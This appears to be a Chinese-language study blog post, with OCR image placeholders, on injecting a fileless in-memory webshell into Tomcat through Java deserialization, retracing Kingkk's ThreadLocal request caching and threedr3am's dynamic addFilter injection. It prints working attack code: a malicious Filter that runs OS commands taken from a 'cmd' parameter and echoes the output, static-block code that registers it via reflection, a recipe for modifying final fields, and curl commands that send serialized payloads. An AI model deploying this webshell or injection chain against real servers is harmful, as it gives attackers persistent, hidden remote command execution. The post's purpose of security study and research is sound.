有思考的 Java 安全生态

Tomcat 反序列化注入内存马

参考博客：（1）.Tomcat 内存马学习(二)：结合反序列化注入内存马
http://wjlshare.com/archives/1541
（2）. Tomcat 中一种半通用回显方法
https://xz.aliyun.com/t/7348#toc-3
（3）. 基于 tomcat 的内存 Webshell 无文件攻击技术
https://xz.aliyun.com/t/7388#toc-0
（4）. 基于 Tomcat 无文件 Webshell 研究
https://mp.weixin.qq.com/s?__biz=MzI0NzEwOTM0MA==&mid=2652474966&idx=1&sn=1c75686865f7348a6b528b42789aeec8&scene=21#wechat_redirect

在 Tomcat 内存马理论体系(一)中，我们以 JSP 文件的形式，实现通过反射修改 StandardContext 的 filterConfig、filterDef、filterMap 等对象，动态注入 Filter。但是，JSP 编译器会通过 JSP 文件生成对应的 java 和 class 文件，造成文件落地。因此，JSP 文件上传以及编译后(第一次访问时编译)的落地文件，都会使这种方式显得条件复杂且留下了痕迹。我们更希望的解决方案是，从 web 项目的某个反序列化点开始攻破系统。

命令执行完全可以在反序列化点实现，我们对内存马的研究是希望能够进一步得到命令执行的回显，而不是空打一炮不知成功与否。前面 JSP、Servlet、Filter 随 Tomcat 启动后，request 和 response 都是其内置对象或者可通过传参获得，有了这两个对象后可方便地构造回显。但是，通过反序列化点攻入的是字节码，我们最开始无法将恶意 Filer、Servlet 等注入到 Tomcat 容器，没有这两个对象，思考如何获得回显就是问题核心。

参考博客(2)中 Kingkk 师傅最先给出了思路，不依赖 Tomcat 调用链传递的 request、response 对象，而是通过反射修改 ApplicationFilterChain 的执行流程，将 request 和 response 对象缓存在 Threadlocal 类型的变量中，在下一次请求时就可从中取出两个对象。总结就是没法获得传递时，就找一个 Tomcat 全局记录 request 和 resposne 对象的地方。

参考博客(3)中 threedr3am 师傅基于上述思路进行改进。我们已知，通过上传 JSP 文件实现注入 Filter，是从 JSP 内置 request 对象获取 StandardContext 开始的。Kingkk 师傅的方法已经能够获取 request、response 对象，threedr3am 师傅在此基础上实现动态注入 Filter。改变了 Kingkk 师傅打一次反序列化一次的操作过程，直接向恶意 Filter 传参即可。

参考博客(1)是本文复现的主要参考，大木师傅讲解了上面两位师傅的思路。其对 Kingkk 师傅的测试 demo，直接是上传到项目中的恶意 Servlet，在 doGet 方法中实现命令执行和回显。当然，大木师傅只是为了说明原理，生产中的 servlet 可直接从 Tomcat 调用链获取 request、resposne 对象，不需要通过 Kingkk 师傅的方法获取。

介绍完师傅们一年前的奇思妙想后，开始就我认为的困难点做笔记。

0x01 Kingkk 师傅之 Threadlocal

在 org.apache.catalina.core.ApplicationFilterChain 这个类中，Kingkk 师傅找到了能全局记录 request 和 response 对象的地方。这个类实例化时，static 代码块会被执行，WRAP_SAME_OBJECT 为 true 时，会实例化 lastServicedRequest、lastServicedResponse 对象；但该值默认为 null，所以 lastServicedRequest、lastServicedResponse 也被置为 null。

```
static {
    if (ApplicationDispatcher.WRAP_SAME_OBJECT) {
        lastServicedRequest = new ThreadLocal();
        lastServicedResponse = new ThreadLocal();
    } else {
        lastServicedRequest = null;
        lastServicedResponse = null;
    }
```

在对四种容器类的 pipeline+valve 模式学习时，我们知道 StandardWrapperValue，创建 ApplicationFilterChain 并调用 filterChain.doFilter。由于 Globals.IS_SECURITY_ENABLED 始终为 False， 对过滤器调用的主要逻辑实际只在 internalDoFilter 完成。

下面是我对 internalDoFilter 主要逻辑所写的伪代码。

internalDoFilter 首先会遍历调用 ApplicationFilterChain 中过滤器的 doFilter（**之所以说遍历，是因为每个过滤器的 doFilter 在执行完自身逻辑后会调用 filterChain.doFilter，实现链式调用**）。filterChain 执行完毕后，由 this.servlet.service 进入客户端请求的 servlet(如"/cc")，调用其 doGet 或者 doPost。

```
private void internalDoFilter(ServletRequest request, ServletResponse response) throws ...{
    if (this.pos < this.n) {
        ApplicationFilterConfig filterConfig = this.filters[this.pos++];
        try {
            ...
            filter.doFilter(request, response, this);
        }catch{...}
    }

    else{                                                    默认为False，需通过反射修改
        try{
            if (ApplicationDispatcher.WRAP_SAME_OBJECT){
                lastServicedRequest.set(request);
                lastServicedResponse.set(response);
            }
            ...
            this.servlet.service(request, response);
        }catch{...}finally{
            if (ApplicationDispatcher.WRAP_SAME_OBJECT) {
                lastServicedRequest.set((Object)null);
                lastServicedResponse.set((Object)null);
            }
        }
    }

}
```

简单提一下，Servlet 的 doGet 解析序列化流时必然用到 readObject，这就是我们需要的反序列化点**(程序员写的，我们不能改写 Servlet)**。我们通过 TemplatesImpl 形式的 CC 链封装 payload，这 payload 以前只是简单的 Runtime 弹个 calc，现在则是 Java 代码。对 _bytecodes 中 Java 对象实例化时，可以实现动态注入 Filter 等复杂逻辑，前提是设法让 Java 代码获得 request、response 对象。


Kingkk 师傅找到上图红框中的代码，发现 ApplicationFilterChain 的**私有静态 final** 变量 lastServicedRequest、lastServicedResponse 记录了 request、response 对象。因此，只要修改 WRAP_SAME_OBJECT**(静态 final)**为 True，仿照 static 代码块实例化 lastServicedRequest、lastServicedResponse 变量，就能够改变 Tomcat 执行流程，将 request、response 对象缓存

起来。这之后在任意代码，都可通过反射从 ApplicationFilterChain 中获取 lastServicedRequest、lastServicedResponse 变量。


通过反射修改 final 型变量的通式已在附录中给出。

```
public final class ApplicationFilterChain implements FilterChain {
    private static final ThreadLocal<ServletRequest> lastServicedRequest;
    private static final ThreadLocal<ServletResponse> lastServicedResponse;
```

Kingkk 师傅找到的这两个变量类型是 ThreadLocal，翻阅了一些开发手册后，我弄清楚了这种变量与线程的关系。线程会维护一张自己的 ThreadLocalMap 表，其 key 为 ThreadLcoal（不存储），比如 ThreadLocal1 是 lastServicedRequest，ThreadLocal2 是 lastServicedResponse。



在 ApplicationFilterChain 的伪代码中，追踪 lastServicedRequest.set(request)的实现代码如下，可知其首先获取了当前线程的 ThreadLocalMap，再将键值对放置到表中。继续观察伪代码，此次请求经过 filterChain、servlet 处理后，在 finally 块会将 ThreadLocal 对应的 Value 置为(Object)null，也就是清空了缓存。



在目前知识下，我认为：

1. WRAP_SAME_OBJECT 是用来控制一个 Wrapper 下 request、response 对象的共享，提供了不经过 Tomcat 调用链传递而访问它们的途径，但我没有找到 Tomcat 何时会置 WRAP_SAME_OBJECT 为 True。
2. ApplicationFilterChain 在实例化时执行静态代码区，Kingkk 师傅在反射修改 WRAP_SAME_OBJECT 后，仿照静态代码区实例化了相关变量。观察 ApplicationFilterFactory.createFilterChain 的实现代码如下，发现实例化 ApplicationFilterChain 前首先尝试从 request 中恢复出 filterChain。可能 filterChain

只会实例化一次并存储在运行的 web 项目中。所以需要自行实例化 lastServicedRequest、lastServicedResponse 变量。

```
public static ApplicationFilterChain createFilterChain(ServletRequest request,
    if (servlet == null) {
        return null;
    } else {
        ApplicationFilterChain filterChain = null;
        if (request instanceof Request) {
            Request req = (Request)request;
            if (Globals.IS_SECURITY_ENABLED) {
                filterChain = new ApplicationFilterChain();
            } else {
                filterChain = (ApplicationFilterChain)req.getFilterChain();
                if (filterChain == null) {
                    filterChain = new ApplicationFilterChain();
                    req.setFilterChain(filterChain);
                }
            }
        } else {
            filterChain = new ApplicationFilterChain();
        }
```

3..缓存的 request、response 对象，属于一次请求到来时新创建的线程 Thread。要理解实例化后的 lastServicedRequest 变量类型是 ThreadLocal，只是 key 不负责存储。**前面说了 filterChain 永不灭，或者是 WRAP_SAME_OBJEC 永不灭，那么 lastServicedRequest 也永不灭。**所以就是新 request 到来时，会将新 Thread 的 ThreadLocalMap 再置键值对（lastServicedReques，新 request）。

4..shiro550 的反序列化点 RememberMe，是 filterChain 中的过滤器。由于执行到 else 代码块才会将 request、response 对象缓存到 lastServicedRequest、lastServicedResponse 变量中，在此之前执行的过滤器就无法从两变量获取它们。Kingkk 师傅和 threedr3am 师傅的方法因此无法实现 shiro550 的回显。

Kingkk 师傅的 GitHub：https://github.com/kingkaki/ysoserial

0x02 threedr3am 师傅之 AddFilter 动态注入

threedr3am 师傅在 Kingkk 师傅的思路上实现了动态注入恶意 Filter。攻击过程分为两次请求，第一次请求存在 readObject 的 servlet 时，将 WRAP_SAME_OBJECT 置为 True，并实例化 lastServicedRequest、lastServicedResponse 变量。第二次请求 servlet 时首先执行恶意 Filter 的 static 代码块，通过反射从 ApplicationFilterChain 中获取 lastServicedRequest，再由键取值得到 request 对象，其包含实现动态注入 Filter 的关键——StandardContext。我们首先复现一次攻击，再来分析 threedr3am 师傅新动态注入 Filter 方法的门门道道。

1.攻击复现

threedr3am 师傅的 GitHub：https://github.com/threedr3am/ysoserial


将编译好的两个恶意 Java 代码放入 CC11 链的 payload，通过 writeObject 序列化后，流被写入 cc11Step1.ser、cc11Step2.ser。

```
public static byte[] getBytes() throws IOException {
    //    第一次
      InputStream inputStream = new FileInputStream(new File("./target/classes/metry/TomcatEcho.class"));
    //  第二次
      InputStream inputStream = new FileInputStream(new File("./target/classes/metry/TomcatInject.class")
```

通过 curl 向目标服务器发送两次 Post 请求如下，载荷为序列化流。

```
curl "http://localhost:8080/bmsk/cc" --data-binary "@cc11Step2.ser"
curl "http://localhost:8080/bmsk/cc" --data-binary "@cc11Step2.ser"
```

在浏览器 web 项目任意位置的请求中附加参数 cmd，即可为所欲为：




2. AddFilter 动态注入

这里我们只分析攻击过程的第二步。细节直接标注再图片中。

```
public class TomcatInject extends AbstractTranslet implements Filter {
```

恶意 Filter 要被放入 TemplatesImpl 的_bytecodes 属性，其继承了 AbstractTranslet 类。观察 TemplatesImpl 形式 CC 链的触发过程如下图，defineTransletClasses()函数会校验恶意类是否继承了 AbstractTranslet。



TomcatInject 类实现了 Filter 接口，重写其 doFilter 方法使得过滤器能接收参数、命令执行、以及写入 response 对象进行回显。

```java
@Override
public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse,
                     FilterChain filterChain) throws IOException, ServletException {
    System.out.println(
        "TomcatShellInject doFilter.....");
    String cmd;
    if ((cmd = servletRequest.getParameter( name: "cmd")) != null) {
        Process process = Runtime.getRuntime().exec(new String[]{ "cmd", "/c", cmd});
        java.io.BufferedReader bufferedReader = new java.io.BufferedReader(
            new java.io.InputStreamReader(process.getInputStream()));
        StringBuilder stringBuilder = new StringBuilder();
        String line;
        while ((line = bufferedReader.readLine()) != null) {
            stringBuilder.append(line + '\n');
        }
        servletResponse.getOutputStream().write(stringBuilder.toString().getBytes());
        servletResponse.getOutputStream().flush();
        servletResponse.getOutputStream().close();
        return;
    }
    filterChain.doFilter(servletRequest, servletResponse);
}
```

简单命令，附录中有更好的通式

下图是爷为最爱的主线逻辑环节题写的 static 区伪代码，观察可知，首先依次获取 request、servletContext 和 standardContext，再修改 LifecycleState 使得在 Tomcat 启动后也能 addFilter，添加恶意过滤器后修回 LifecycleState。最后使 filter 生效并将其放置在 filterChain 的首位。接下来对细节展开说明。

```java
static {
        try {
            ...
            /*首先能取到request对象*/
            if (servletRequest != null) {
                ...
                /*判断是否已有该名字的filter，没有则添加*/
                if (servletContext.getFilterRegistration("threedr3am") == null) {
                    /*遍历出标准上下文对象StandardContext*/
                    for (; standardContext == null; ) {...}
                    /*其次时获取到standardContext*/
                    if (standardContext != null) {
                        /*1.修改standardContext的LifecycleState的状态*/
                          2.创建一个自定义的Filter马
                          3.addFilter
                          4.addMappingForUrlPatterns*/
                        /*恢复LifecycleState的状态*/
                        if (stateField != null) {...}
                        if (standardContext != null) {
                            /*1.standardContext.filterStart 生效filter
                              2.把filter插到第一位*/
                        }
                    }
                }
            }
        }catch{...}
}
```

从 ApplicationFilterChain 反射获取静态变量 lastServicedRequest，再从线程的 ThreadLocalMap 中由 lastServicedRequst 获取 request 对象。

```
static {
    try {
        /*shell注入，前提需要能拿到request、response等*/
        java.lang.reflect.Field f = org.apache.catalina.core.ApplicationFilterChain.class
            .getDeclaredField( name: "lastServicedRequest");
        f.setAccessible(true);
        ThreadLocal t = (ThreadLocal) f.get(null);
        ServletRequest servletRequest = null;
        //不为空则意味着第一次反序列化的准备工作已成功
        if (t != null && t.get() != null) {
            servletRequest = (ServletRequest) t.get();
        }
        if (servletRequest != null) {
```

lastServicedRequest是filterChain的静态变量，通过反射获取值时可以传入null，而无需filterChain实例

从线程TreadLocalMap中由键取值

从 request 对象获取 servletContext 后，再通过查 context 属性遍历得到 standardContext。以前提过，ServletContext 负责的是 servlet 运行环境上下文信息，StandardContext 负责存储整个 Web 应用程序的数据和对象。所以，从 request 对象拿出来的是 servletContext，但向上拿到的 standardContext 才会有 filter 相关的信息。

```
if (servletRequest != null) {
    javax.servlet.ServletContext servletContext = servletRequest.getServletContext();
    org.apache.catalina.core.StandardContext standardContext = null;
    //判断是否已有该名字的filter，有则不再添加
    if (servletContext.getFilterRegistration( filterName: "threedr3am") == null) {
        //遍历出标准上下文对象
        for (; standardContext == null; ) {
            java.lang.reflect.Field contextField = servletContext.getClass().getDeclaredField( name: "context");
            contextField.setAccessible(true);
            Object o = contextField.get(servletContext);
            if (o instanceof javax.servlet.ServletContext) {
                servletContext = (javax.servlet.ServletContext) o;
            } else if (o instanceof org.apache.catalina.core.StandardContext) {
                standardContext = (org.apache.catalina.core.StandardContext) o;
            }
        }
        if (standardContext != null) {
```

这里具体不清楚，但是以前接触过servletContext和standardContext对象的相互引用：
servletContext.context == standardContext
standardContext.context == servletContext
在IDEA中调试框会无限开下去

修改 standardContext 的 state 标志位后，addFilter 就能注入我们的恶意 filter 到 filterDefs，再通过 addMappingForUrlPatterns 把恶意 filter 加入 filterMaps。至此，我们干掉了 standardContext 之 filter 三人组之二，接下来解决大哥 filterConfigs。

```
if (standardContext != null) {
    //修改状态，要不然添加不了
    java.lang.reflect.Field stateField = org.apache.catalina.util.LifecycleBase.class
        .getDeclaredField( name: "state");
    stateField.setAccessible(true);
    stateField.set(standardContext, org.apache.catalina.LifecycleState.STARTING_PREP);
    //创建一个自定义的Filter马
    Filter threedr3am = new TomcatInject();
    //添加filter马
    javax.servlet.FilterRegistration.Dynamic filterRegistration = servletContext
        .addFilter( filterName: "threedr3am", threedr3am);
    filterRegistration.setInitParameter( name: "encoding", value: "utf-8");
    filterRegistration.setAsyncSupported(false);
    filterRegistration
        .addMappingForUrlPatterns(java.util.EnumSet.of(javax.servlet.DispatcherType.REQUEST), isMatchAfter: false,
            new String[]{"/*"});
    //状态恢复，要不然服务不可用
    if (stateField != null) {
```


我们的恶意Filter

启动后standardContext的该标志位被设置为STARTE，需要修回PREP才能addFilter。

相当于this.context.addFilterDef(filterDef)

把filter添加到filterMaps

接着我们改回标志位，调用 filterStrat 方法构造 filterConfigs，再遍历 filterMaps 并将恶意 filter 放在 filterMaps 的首位。



纵观全程，我们新的动态注入方法，没有通过反射去设置 standardContext 的 filter 三兄弟，而是直接调用 standardContext 的方法。只是需要修改一些标志位，就通过调用现有方法再现 Tomcat 从 web.xml 加载 servlet、filter 等内容的过程。所以，我的理解是 standardContext 记录了最开始从配置文件中加载 web 项目获取的对象，是整个 web 项目的老大哥。对某个 servlet 的一次请求到来时，我们获取 request 对象的 context 就是该 servlet 的上下文信息，从上下文信息（servletContext）引用的 standardContext 使 servlet 获知整个 web 项目的配置情况。能获取到 request 对象，就能通过上下文信息的引用看到整个 web 项目，正所谓一叶知秋。

0x03 经验积累

1. IDEA 编译没有报错且没有 class 文件产生，可能还是依赖问题。可先用对应版本的 javac 在 cmd 终端试一下看看报错，再在项目 lib 中补充缺失的 jar。
2. 如下编码是为解决中文注释报错:
   D:\java\java-8.18\bin\javac TomcatEcho.java -encoding UTF-8
3. System.out.println(System.getProperty("user.dir")); 输出函数当前路径
4. RunTime.getRuntime().exec(String command);
   //在 windows 下相当于直接调用 /开始/搜索程序和文件 的指令
   例：Runtime.getRuntime().exec("notepad.exe");
5. public Process exec(String [] cmdArray);
   Linux 下：Runtime.getRuntime().exec(new String[]{"/bin/sh","-c", ''});
   Windows 下：Runtime.getRuntime().exec(new String[]{ "cmd", "/c", cmds});
6. Java15 可能因某种保护机制不允许非法反射，报错为 modifiers 找不到。
7. 我对类对象的定义就是类的生产说明，不是产品,但是是 Java.lang.Class 的产品，“对象”表示一种向下实例化的感觉，"Class"表示一种向上的生产说明的感觉，“类”则是一个具

体的如“羊”这样的全部概念。其关系如下：
java.lang.Class（或单独称 Class）->Class 对象->new 出来的对象

8. 一套标准的“通过反射修改一个 private 以及 **final** 的变量”过程：

```
/*forName 是获取类对象，WRAP_SAME_OBJECT 是 final 类型的字段*/
Field WRAP_SAME_OBJECT_FIELD=Class.forName("org.apache.catalina.core.ApplicationDispatcher").getDeclaredField("WRAP_SAME_OBJECT");
/*下面是标准的对 final 类型字段可操作的过程，先获得 modifiersField，再通过其设置 Field.modifiers 使得 final 类型字段可操作*/
/*类名.class 也是获取类对象，modifiers 是反射类下的 Field 类的 private 字段*/
Field modifiersField = Field.class.getDeclaredField("modifiers");
/*设置反射时可对类的 private 字段操作 */
modifiersField.setAccessible(true);
/*setInt(Object obj, int i),而 WRAP_SAME_OBJECT_FIELD 属于 Field 类，所以就是把 obj 的 modifiers 字段进行修改为 i*/
/*Java 的 a&~b 指对 b 取反再按位与 a，这两个都是整数,结果当然也是整数 i*/
modifiersField.setInt(WRAP_SAME_OBJECT_FIELD,WRAP_SAME_OBJECT_FIELD.getModifiers()&~Modifier.FINAL);
WRAP_SAME_OBJECT_FIELD.setAccessible(true);
。。。
 WRAP_SAME_OBJECT_FIELD.setBoolean(null, true);
```

0x04 学习小结

1. 本文是 Tomcat 内存马体系构建的三分之一，阅读完这 3 篇博客后，理解其他师傅进一步的思路容易很多。一周前略微迷茫就开启只读博客不写笔记的生活，这使得至少没有摸鱼度日，基本理解了这个小世界。但是，等到真正写起笔记时却难以下笔，Java 基础知识在较快地积累，措辞的准确性仍然不够。我想这是必要的过程，花时间先摸清博客中技术更新的走向和时间线也不算浪费。只是以后要注意按时记笔记，因为对写下去地东西要负一定责任的感觉，使得在不断查阅相关博客时能够理解得更加深入。
2. Kingkk 师傅和 threedr3am 师傅的工作都以改写 ysoserial 结束，目前我不具备这样的代码能力，但我觉得这是能力质变的关键点。所以，接下来要理解 Javassist 并应用在改写 ysoserial 上，这应该是暑假结束前最实用的一件事。
3. c0ny1 师傅开发了查找 request 对象存储位置的半自动化工具，java-object-searcher，示例中给出了对很多 Java 中间件的成功回显，也被选入知道创宇的星链 2.0 计划。我觉得安全开发真得很酷，几位师傅也直接说自己的方向是安全开发、JAVA 代码审计。我觉得我可以做下去，JAVA 安全这个方向，是未来，也是基础设施。笑了，又搞宗教，虔诚的后端主义者。
4. 师兄最近将 SSR 项目写了 web，前端 vue，后端 Springboot。正好在阅读一些师傅的博客时，涉及到 Spring boot 的一些组件，我觉得对 Spring boot 的理解应该先 Weblogic 之前做。